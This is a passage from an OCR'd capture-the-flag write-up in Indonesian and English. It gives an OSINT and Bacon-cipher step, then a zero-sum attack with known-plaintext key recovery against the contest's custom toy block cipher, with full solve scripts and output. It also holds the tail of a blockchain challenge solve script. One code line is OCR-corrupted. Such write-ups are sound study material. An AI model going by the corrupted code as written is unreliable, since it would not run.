
    // ========================================
    // TX 6: Solve
    // ========================================
    console.log("\nTx 6: Solving...");
    const tx6 = new Transaction();
    tx6.setSender(keypair.toSuiAddress());
    tx6.setGasBudget(50_000_000);


    tx6.moveCall({
        target: `${PACKAGE_ID}::setup::solve`,
        arguments: [
            tx6.object(SETUP_ID),
            tx6.object(ACCOUNT),
            tx6.object(CONFIG)
        ]
    });

    const res6 = await client.signAndExecuteTransaction({
        signer: keypair,
        transaction: tx6,
        options: { showEffects: true },
    });
    await client.waitForTransaction({ digest: res6.digest });
```

```
    console.log("\n✅ Final Tx Status:", res6.effects?.status.status);
    if (res6.effects?.status.status === "failure") {
        console.error("❌ Error Details:", res6.effects?.status.error);
    } else {
        console.log("🎯 BOOM! Target reached. Go grab your flag!");
    }
}

solve().catch(console.error);
```





Flag:
COMPFEST18{Izin_Pamit_dari_Dunia_Crypto_Hari_ini_mungkin_adalah_hari_paling_berat_buat_saya_Tangan_gemetar_saat_menulis_ini_dada_sesak_kepala_penuh_pikiran_Dunia_crypto_benar_benar_ngga_kenal_ampun_Saya_sudah_berjuang_sejauh_ini_berharap_ada_cahaya_di_ujung_grafik_merah_itu_Tapi_kenyataannya_Crypto_itu_sadis_kejam_Kadang_bukan_hanya_menguras_saldo_tapi_juga_hati_dan_semangat_Buat_teman_teman_yang_belum_terjun_dengarkan_baik_baik_Jangan_gegabah_Dunia_ini_bukan_tempat_untuk_asal_coba_Belajarlah_dulu_pahami_risikonya_dan_jangan_pernah_taruh_lebih_dari_yang_sanggup_kamu_relakan_Saya_mohon_maaf_kalau_selama_ini_ada_kata_kata_saya_yang_menyinggung_siapa_pun_di_sini_Tidak_pernah_ada_niat_buruk_hanya_emosi_dari_seseorang_yang_terlalu_lama_bertahan_dalam_badai_Dan_sekarang_saya_menyerah_Saya_ingin_istirahat_Kalian_yang_masih_kuat_lanjutkan_perjuangan_kalian_Tapi_bagi_yang_juga_merasa_hancur_mungkin_sudah_saatnya_kita_CL_bersama_Alt_season_sudah_benar_benar_berakhir_Terima_kasih_untuk_semua_cerita_tawa_dan_luka_yang_pernah_kita_bagi_di_sini_Sampai_jumpa_di_kehidupan_berikutnya_bukan_sebagai_trader_tapi_sebagai_manusia_yang_sudah_belajar}

Crypto

The 67th Line

100

Old notes, short lines, and one sealed gate.

Start from: @kuliah67.archive

Flag format: COMPFEST18{64 lowercase hexadecimal characters}

Written by racoonhunter

solved by rn


AI-Chat Links:
https://chatgpt.com/share/6a929df8-9dec-83ec-b98a-b971a0311101
https://share.gemini.google/5IOLYF07pDsw

What it asked

a 64 lowercase hexadecimal. tells to start from "@kuliah67.archive" which might be a social media handle, and then maybe there's the chall there or something. why is this osint dawg

Approach

mentioned an (probably) account handle @kuliah67.archive. i search it in instagram immediately because that's the social media i use the most



ooh something fishy alrgiht. collected 105 lines across the three latest photos from oldest to latest.
can't help but notice always start with either O or B, like maybe some binary cipher something like that.
there's the weirdest line tho, out of place with wgatever poetry going on here.

```
Beyond Z, two marks still belong to the archive.
```


also 105 is divisible by 5.
bacon cipher is a cipher consisting of two letters a and b in a group of five.
so that line might tell us that instead of the original bacon of 24 letters, it might be modern bacon 26 letters or something.

script from chatgpt, unknown stuff are decoded as ?

after Solution 1, this is the most readable one

```
RISTEK?LINK?ASTERGATE
```

maybe this is another osint. found this



ok, let's go to ristek.link/astergate. directs to a google drive containing Archive.zip. downloaded and extracted it, and welp..., let's say this might be the real challenge (😭)

```
[arney1@station Archive]$ tree
.
├── chall.py
├── __MACOSX
├── records.bin
├── records.json
```

└── sealed.json
```

apparently this code is an custom substitution-permutation network with block size of 12 bytes.

```python
def encrypt_block(block:bytes,key:list[int])->bytes:
    if len(block)!=N:raise ValueError('block')
    s=bytes(block)
    for r in range(3):
        k=_round_key(key,r)
        s=bytes(_g(a^b) for a,b in zip(s,k))
        s=_permute(s)
    k=_round_key(key,3)
    s=bytes(a^b for a,b in zip(s,k))
    out=[]
    for i,x in enumerate(s):
        seed=key[i]; rows=matrix(seed>>8)
        out.append(_apply(rows,_q(x))^(seed&255))
    return bytes(out)
```

main rounds -> key whitening -> matrix tansformation per byte

- in main rounds, _g bertidak as S-Box, _permute bertindak as P-Box
- key whitening bertindak to secure the last state so attacker can't immediatelhy trace what's from the S-Box
- matrix transformation modify output with deterministic value from a seed

let's look at the block `for i,x in enumerate(s):`

setiap byte s diproses secara terpisah menggunakan key[i]. dapat dilakukan brute force pada setiap elemen key[i]

_g dan _q is a 1-round fiestel network pada tingkat byte. jaringan fiestel selalu bisa dibalik apa pun _f dan _h nya.

byte x divided into right half and left half, right is xor of left and function, and right is old left.

_apply() is a vector multiplication in GF(2).

matrix() menghasilkan matriks 8x8 determinitic menggunakan SHA-256. `if _rank(rows)==8:return` artinya pasti bisa di inverse karena pasti matriks ini full rank

_round_key(key, r) determine how the main key is used in main rounds

_material(key) dan _round_material() used to produce root to final decrypt.
```

_rank(rows) is jsut standard rank, gauss elimnation

in _material, validates that each element of key is 0 to (1<<20)-1, or in simple terms, max 20-bit

_round_material only usees top 12 bits of the key (seed >> 8). lower 8 bytes never used here, only used in the last part (matrix transformatino part)

records.json structure is like this

```
{
  "v": 3,
  "block_bytes": 12,
  "enumeration": "index m selects basis vector i when bit i of m is one",
  "sets": [
    {
      "id": "4ff353558c62",
      "d": 9,
      "base": "069eb611adc498c3518d2e5b",
      "basis": [
        "5c078f38fbad28249cbdfa79",
        "c99953d1b27b0817e3b21a31",
        "882ac9bc8c6345ef2d40030e",
        "a7f009bcbafe57dbfcfd0a44",
        "3cc6a7fea7421cc5d8f9a269",
        "34d31244278e531e34d4b2a9",
        "aba0f6adccc7ee7b97235fb3",
        "33b64bca928051dede7b6256",
        "6d3681cecaea1181eb64beb6"
      ],
      "offset": 0,
      "count": 512
    },
    {
      "id": "7a1006cdfcb4",
      "d": 9,
      "base": "0a01a3c7ce398866466096bc",
      "basis": [
        "90b17b3c9c346b99a2b3886d",
        "8443ce92f2f0e9d872117fa1",
        "0663a764fbc7e8b0eb1f7c56",
        "480a44167c115a70a326e048",
        "1075d7d5d16489c91c1c22ed",
        "72b9518674a04f165b65ec12",
        "d8025b92ef973be7aacf44b8",
        "4da599d68716a895b22fc857",
```

```
        "34926d0d3bb665cc1b8ffb8e"
      ],
      "offset": 512,
      "count": 512
    },
    ...
  ]
}
```

records.json mendefinisikan ruang vektor.

setia set with d: 9 menghasilkan 512 kombinasi plaintext (xor of base and combination from basis)
records.bin is the ciphertext, written in order based on offset

because SPN only 3 main rounds, derajat maksimum aljabar until before final transform is $ 2^3 = 8 $
jika xor semua output dari fungsi berderajat <= 8 yang diexecute menggunakan input dari ruang vektor berdimensi 9, hasil XOR always 0
so, state befroe _q(x) run in last step, the xor result from the 512th state always 0

so the plan is roughly:
1. get ciphertext from records.bin
2. brute force the 20-bit key
3. pecah upper_key 12 bit dan lower_key 8 bit
4. buat matriks rows dari upper_key, inverse it
5. partial decryption $ x = \text{_q_inverse}(M^{-1} \times (\text{ciphertext_byte} \oplus \text{lower_key})) $
6. xor kan x x tersebut, must equal to 0

failed. after tektok with gemini, it's because _h(x) only operate in the lower 4-bit

jadi, setiap 1 upper_key yang benar, ada 16 lower_key yang berbeda yang lolos karena errornya bersifat konstan

so we need to use known_plaintext for the lower_key. di records.json, nilai base pada blok pertama adalah plaintext asli.

kita bisa enkripsi nilai base until sebelum matrix transforamtion, lalu xor with the first ciphertext in records.bin untuk dapetin lower_key.

and then after that i already got it but i forgot i supposed to get 64 hexadecimal, not a "COMPFEST{...}" flag lol. gemini reminded me

Solution 1

```
s = """\
```

```
O
B
B
B
O
B
O
B
B
B
O
B
B
O
B
O
B
B
O
O
B
B
O
B
B
B
O
B
O
B
O
O
B
O
B
B
O
B
O
O
B
O
B
B
B
B
```

```
O
O
B
O
B
O
B
O
B
O
O
B
O
O
B
B
B
B
B
O
B
B
O
B
O
B
B
O
O
B
B
O
B
B
O
B
B
B
O
B
B
O
O
B
B
B
```

```
B
B
B
O
B
B
O
O
B
B
O
B
B
"""

# Remove whitespace
s = ''.join(s.split())

assert len(s) == 105
assert set(s) <= {'O', 'B'}

# Two common Bacon alphabets.
# Original Bacon: I/J and U/V are combined.
BACON_24 = "ABCDEFGHIKLMNOPQRSTUWXYZ"

# Modern Bacon: 26 letters.
BACON_26 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"


def show(name, bits, alphabet):
    groups = [bits[i:i+5] for i in range(0, len(bits), 5)]
    values = [int(g, 2) for g in groups]

    decoded = ''.join(
        alphabet[v] if v < len(alphabet) else '?'
        for v in values
    )

    print("=" * 70)
    print(name)
    print("=" * 70)

    print("Groups:")
    print(' '.join(groups))

    print("\nValues:")
```

```
    print(' '.join(f'{v:02d}' for v in values))

    print("\nDecoded:")
    print(decoded)

    print()


for flipped in [False, True]:

    if not flipped:
        bits = ''.join('0' if c == 'O' else '1' for c in s)
        name = "O=0, B=1"
    else:
        bits = ''.join('1' if c == 'O' else '0' for c in s)
        name = "O=1, B=0"

    print("\n\n")
    print("#" * 70)
    print(f"# {name}")
    print("#" * 70)

    show(name + " / Bacon-24", bits, BACON_24)
    show(name + " / Bacon-26", bits, BACON_26)
```

Solution 2

```
import json
import hashlib
import hmac
from pathlib import Path

N = 12
P = 96
D = b'ASTERGATE/GMI/3'

def _f(x: int) -> int:
    b = [(x >> i) & 1 for i in range(4)]
    o = (b[0] ^ (b[1] & b[2]), b[1] ^ (b[2] & b[3]), b[2] ^ (b[3] &
b[0]), b[3] ^ (b[0] & b[1]))
    return sum(v << i for i, v in enumerate(o))

def _g(x: int) -> int:
    l = x & 15; r = x >> 4
    return r | ((l ^ _f(r)) << 4)
```

```
def _h(x: int) -> int:
    b = [(x >> i) & 1 for i in range(4)]
    o = (b[0] ^ (b[2] & b[3]), b[1] ^ (b[0] & b[3]), b[2] ^ (b[0] &
b[1]), b[3] ^ (b[1] & b[2]))
    return sum(v << i for i, v in enumerate(o))

def _q(x: int) -> int:
    l = x & 15; r = x >> 4
    return r | ((l ^ _h(r)) << 4)

def _rank(rows: list[int]) -> int:
    a = rows[:]
    r = 0
    for c in range(8):
        p = next((i for i in range(r, len(a)) if (a[i] >> c) & 1), None)
        if p is None: continue
        a[r], a[p] = a[p], a[r]
        for i in range(len(a)):
            if i != r and ((a[i] >> c) & 1): a[i] ^= a[r]
        r += 1
    return r

def matrix(index: int) -> list[int]:
    if not 0 <= index < 4096: raise ValueError('matrix index')
    c = 0
    while True:
        z = hashlib.sha256(D + b'/matrix/' + index.to_bytes(2, 'little')
+ c.to_bytes(2, 'little')).digest()
        rows = list(z[:8])
        if _rank(rows) == 8: return rows
        c += 1

def _apply(rows: list[int], x: int) -> int:
    return sum(((rows[i] & x).bit_count() & 1) << i for i in range(8))

def invert_q(y: int) -> int:
    r = y & 0x0F
    l = (y >> 4) ^ _h(r)
    return (r << 4) | l

Q_INV = [invert_q(i) for i in range(256)]

def invert_matrix(rows: list[int]) -> list[int]:
    aug = [rows[i] | (1 << (i + 8)) for i in range(8)]
    r = 0
    for c in range(8):
```

```
        pivot = next((i for i in range(r, 8) if (aug[i] >> c) & 1),
None)
        if pivot is None: continue
        aug[r], aug[pivot] = aug[pivot], aug[r]
        for i in range(8):
            if i != r and ((aug[i] >> c) & 1):
                aug[i] ^= aug[r]
        r += 1
    return [(aug[i] >> 8) & 0xFF for i in range(8)]

def _permute(state: bytes) -> bytes:
    x = int.from_bytes(state, 'little'); y = 0
    for i in range(P): y |= ((x >> i) & 1) << ((29 * i + 17) % P)
    return y.to_bytes(N, 'little')

def _material(key: list[int]) -> bytes:
    return b''.join(x.to_bytes(3, 'little') for x in key)

def _round_material(key: list[int]) -> bytes:
    return b''.join((x >> 8).to_bytes(2, 'little') for x in key)

def _round_key(key: list[int], r: int) -> bytes:
    return hashlib.sha256(D + b'/round/' + bytes([r]) +
_round_material(key)).digest()[:N]

def _root(key: list[int]) -> bytes:
    return hashlib.sha256(D + b'/seal/' + _material(key)).digest()

def open_sealed(obj: dict, key: list[int]) -> bytes:
    root = _root(key)
    nonce = bytes.fromhex(obj['n'])
    ct = bytes.fromhex(obj['c'])
    tag = bytes.fromhex(obj['t'])
    ek = hashlib.sha256(D + b'/enc/' + root).digest()
    mk = hashlib.sha256(D + b'/mac/' + root).digest()
    if not hmac.compare_digest(tag, hmac.new(mk, D + nonce + ct,
hashlib.sha256).digest()[:16]):
        raise ValueError('authentication')
    stream = bytearray()
    i = 0
    while len(stream) < len(ct):
        stream.extend(hmac.new(ek, nonce + i.to_bytes(8, 'little'),
hashlib.sha256).digest())
        i += 1
    return bytes(a ^ b for a, b in zip(ct, stream))
```

```
def recover_upper_key(active_sets_odd_bytes: list[list[int]]) -> int:
    for upper_key in range(4096):
        try:
            rows = matrix(upper_key)
            inv_rows = invert_matrix(rows)
        except ValueError:
            continue

        inv_apply_table = [_apply(inv_rows, val) for val in range(256)]
        table = [Q_INV[inv_apply_table[val]] for val in range(256)]

        for lower_key in range(256):
            match = True
            for odd_bytes in active_sets_odd_bytes:
                acc = 0
                for val in odd_bytes:
                    acc ^= table[val ^ lower_key]
                if acc != 0:
                    match = False
                    break

            if match:
                # Cukup temukan satu kecocokan dan kembalikan
upper_key-nya
                return upper_key

    raise RuntimeError("Upper Key tidak ditemukan!")

if __name__ == '__main__':
    print("[*] Tahap 1: Ekstraksi Upper Keys menggunakan Zero-Sum...")
    records_info = json.loads(Path('records.json').read_text())
    ct_data = Path('records.bin').read_bytes()

    d9_sets = [s for s in records_info['sets'] if s.get('d', 0) >= 9]
    extracted_sets = []
    for s in d9_sets:
        offset = s['offset']
        count = s['count']
        set_blocks = ct_data[offset * N : (offset + count) * N]

        byte_columns = [[] for _ in range(N)]
        for i in range(count):
            block = set_blocks[i * N : (i + 1) * N]
            for b_idx in range(N):
                byte_columns[b_idx].append(block[b_idx])
        extracted_sets.append(byte_columns)
```

```
    upper_keys = []
    for b_idx in range(N):
        active_sets_odd_bytes = []
        for s_bytes in extracted_sets:
            freq = [0] * 256
            for b in s_bytes[b_idx]:
                freq[b] += 1
            odd_b = [v for v in range(256) if freq[v] % 2 == 1]
            if len(odd_b) > 0:
                active_sets_odd_bytes.append(odd_b)
            if len(active_sets_odd_bytes) >= 5:
                break

        uk = recover_upper_key(active_sets_odd_bytes)
        upper_keys.append(uk)
        print(f"[+] Byte {b_idx:2d} | Dikonfirmasi Upper Key:
{hex(uk)}")

    print("\n[*] Tahap 2: Mendapatkan Exact Lower Keys via
Known-Plaintext...")
    # Ambil plaintext asli pertama ('base' string)
    pt_bytes = bytes.fromhex(records_info['sets'][0]['base'])
    # Ambil ciphertext blok pertama
    ct_0 = ct_data[:N]

    # Kunci sementara hanya menggunakan upper_keys untuk me-rekonstruksi
_round_key
    dummy_key = [(uk << 8) for uk in upper_keys]

    # Enkripsi parsial (maju) sampai tepat sebelum Final Transform
    s = bytes(pt_bytes)
    for r in range(3):
        k = _round_key(dummy_key, r)
        s = bytes(_g(a ^ b) for a, b in zip(s, k))
        s = _permute(s)
    k = _round_key(dummy_key, 3)
    s = bytes(a ^ b for a, b in zip(s, k))

    # Ekstrak exact lower key
    final_keys = []
    for i in range(N):
        uk = upper_keys[i]
        rows = matrix(uk)
        expected_ct_before_xor = _apply(rows, _q(s[i]))
        lk = ct_0[i] ^ expected_ct_before_xor
```

```
        final_key = (uk << 8) | lk
        final_keys.append(final_key)
        print(f"[+] Byte {i:2d} | Absolute Key: {hex(final_key)} (Upper:
{hex(uk)}, Lower: {hex(lk)})")

    print(f"\n[*] 20-bit Master Key Terpulihkan: {final_keys}")

    print("[*] Membuka sealed.json...")
    sealed_obj = json.loads(Path('sealed.json').read_text())
    flag = open_sealed(sealed_ol_keys)
    output_path = Path('unsealed.bin')
    output_path.write_bytes(flag)
    print("\n================ DEKRIPSI SUKSES ================")
    print(f"[+] Output disimpan ke: {output_path.resolve()}")
    print(f"[+] Magic Bytes (16 byte pertama): {flag[:16].hex()}")
    print(f"[+] ASCII preview: {repr(flag[:50])}")
    print("================================================\n")
```

itu yang saya kumpulkan. i would add this line at the end now

```
    print("flag = COMPFEST18{" + flag.hex() + "}")
```

```
[arney1@station Archive]$ python solve.py
[*] Tahap 1: Ekstraksi Upper Keys menggunakan Zero-Sum...
[+] Byte  0 | Dikonfirmasi Upper Key: 0x32e
[+] Byte  1 | Dikonfirmasi Upper Key: 0xbee
[+] Byte  2 | Dikonfirmasi Upper Key: 0xc01
[+] Byte  3 | Dikonfirmasi Upper Key: 0x9ae
[+] Byte  4 | Dikonfirmasi Upper Key: 0x55e
[+] Byte  5 | Dikonfirmasi Upper Key: 0xf82
[+] Byte  6 | Dikonfirmasi Upper Key: 0xefc
[+] Byte  7 | Dikonfirmasi Upper Key: 0x476
[+] Byte  8 | Dikonfirmasi Upper Key: 0x298
[+] Byte  9 | Dikonfirmasi Upper Key: 0xd04
[+] Byte 10 | Dikonfirmasi Upper Key: 0xb58
[+] Byte 11 | Dikonfirmasi Upper Key: 0xcad

[*] Tahap 2: Mendapatkan Exact Lower Keys via Known-Plaintext...
[+] Byte  0 | Absolute Key: 0x32e8d (Upper: 0x32e, Lower: 0x8d)
[+] Byte  1 | Absolute Key: 0xbee50 (Upper: 0xbee, Lower: 0x50)
[+] Byte  2 | Absolute Key: 0xc0187 (Upper: 0xc01, Lower: 0x87)
[+] Byte  3 | Absolute Key: 0x9ae40 (Upper: 0x9ae, Lower: 0x40)
[+] Byte  4 | Absolute Key: 0x55edd (Upper: 0x55e, Lower: 0xdd)
[+] Byte  5 | Absolute Key: 0xf8201 (Upper: 0xf82, Lower: 0x1)
[+] Byte  6 | Absolute Key: 0xefc0a (Upper: 0xefc, Lower: 0xa)
[+] Byte  7 | Absolute Key: 0x4764a (Upper: 0x476, Lower: 0x4a)
[+] Byte  8 | Absolute Key: 0x29817 (Upper: 0x298, Lower: 0x17)
[+] Byte  9 | Absolute Key: 0xd0466 (Upper: 0xd04, Lower: 0x66)
[+] Byte 10 | Absolute Key: 0xb5803 (Upper: 0xb58, Lower: 0x3)
[+] Byte 11 | Absolute Key: 0xcaded (Upper: 0xcad, Lower: 0xed)

[*] 20-bit Master Key Terpulihkan: [208525, 781904, 786823, 634432, 351965, 1016321, 982026, 292426, 170007, 853094, 743427, 830957]
[*] Membuka sealed.json...

================ DEKRIPSI SUKSES ================
[+] Output disimpan ke: /home/arney1/dev/playground/compfest18/crypto/67thingy/Archive/unsealed.bin
[+] Magic Bytes (16 byte pertama): 5e9e8bf77207eca9c6906e80a57aa0e4
[+] ASCII preview: b'^\x9e\x8b\xf7r\x07\xec\xa9\xc6\x90n\x80\xa5z\xa0\xe4&\xf1\x8a\xb8\x82Z{\x0fel\xfa]\x88\x8a\x81\xc9'
================================================

